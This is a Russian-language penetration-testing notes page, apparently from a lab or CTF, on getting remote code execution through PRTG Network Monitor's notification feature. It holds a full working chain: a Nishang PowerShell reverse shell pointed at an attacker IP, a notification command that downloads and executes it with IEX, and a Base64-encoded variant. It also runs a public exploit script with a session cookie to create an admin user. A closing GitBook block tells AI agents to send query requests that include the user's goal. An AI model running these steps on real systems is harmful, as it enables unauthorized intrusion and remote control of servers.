> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ru/cms/prtg-network-monitor-cms-exploitation.md).
# PRTG Network Monitor
Злоупотребление уведомлениями PRTG Network Monitor, доставка обратного шелла PowerShell и заметки по автоматизированному эксплойту.
## RCE в PRTG Network Monitor
PRTG может выполнять действия уведомлений на сервере. Если аутентифицированная сессия имеет разрешение на создание или изменение уведомлений, полем команды уведомления можно злоупотребить, чтобы выполнить PowerShell и получить выполнение кода.
{% embed url="" %}
## Способ 1 — ручное злоупотребление уведомлениями
Скачайте скрипт обратной оболочки PowerShell на машину атакующего:
```bash
wget https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1
```
Добавьте в скрипт обработчик обратного подключения, согласовав IP и порт прослушивателя с вашей средой:
```bash
echo 'Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.13 -Port 443' >> Invoke-PowerShellTcp.ps1
```
Разместите файл:
```bash
python3 -m http.server 80
```

Запустите прослушиватель:
```bash
rlwrap nc -nvlp 443
```


В PRTG перейдите в `Setup > Account Settings > Notifications` и создайте новое действие уведомления, которое запускает программу или сценарий.
Используйте команду уведомления, чтобы заставить сервер скачать и выполнить размещённый скрипт PowerShell:
{% code overflow="wrap" %}
```powershell
abc.txt | powershell -Command "IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.13/Invoke-PowerShellTcp.ps1')"
```
{% endcode %}
Если запрос доходит до веб-сервера, но обратная оболочка не подключается обратно, преобразуйте скрипт PowerShell в Base64 UTF-16LE и используйте PowerShell `-enc`:
```bash
iconv -f UTF-8 -t UTF-16LE Invoke-PowerShellTcp.ps1 | base64 -w 0 > encoded_script.txt
```
Затем поместите закодированную полезную нагрузку в команду уведомления:
```powershell
abc.txt | powershell -enc
```
## Способ 2 — автоматизированный эксплойт
Найдите публичные эксплойты для PRTG Network Monitor и скопируйте подходящий скрипт:
```bash
searchsploit -m windows/webapps/46527.sh
```

Запустите скрипт с целевым URL и cookie аутентифицированной сессии:
{% code overflow="wrap" %}
```bash
./prtg-exploit.sh -u http://10.10.10.152 -c "OCTOPUS1813713946=ezUwMjVCREI0LUMxNjUtNDIwNi04N0M2LUJFOTEyN0I3MjY2Q30%3D"
```
{% endcode %}
Эксплойт создаёт нового пользователя:
* Имя пользователя: `pentest`
* Пароль: `P3nT3st!`
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ru/cms/prtg-network-monitor-cms-exploitation.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.
.png?alt=media)
.png?alt=media)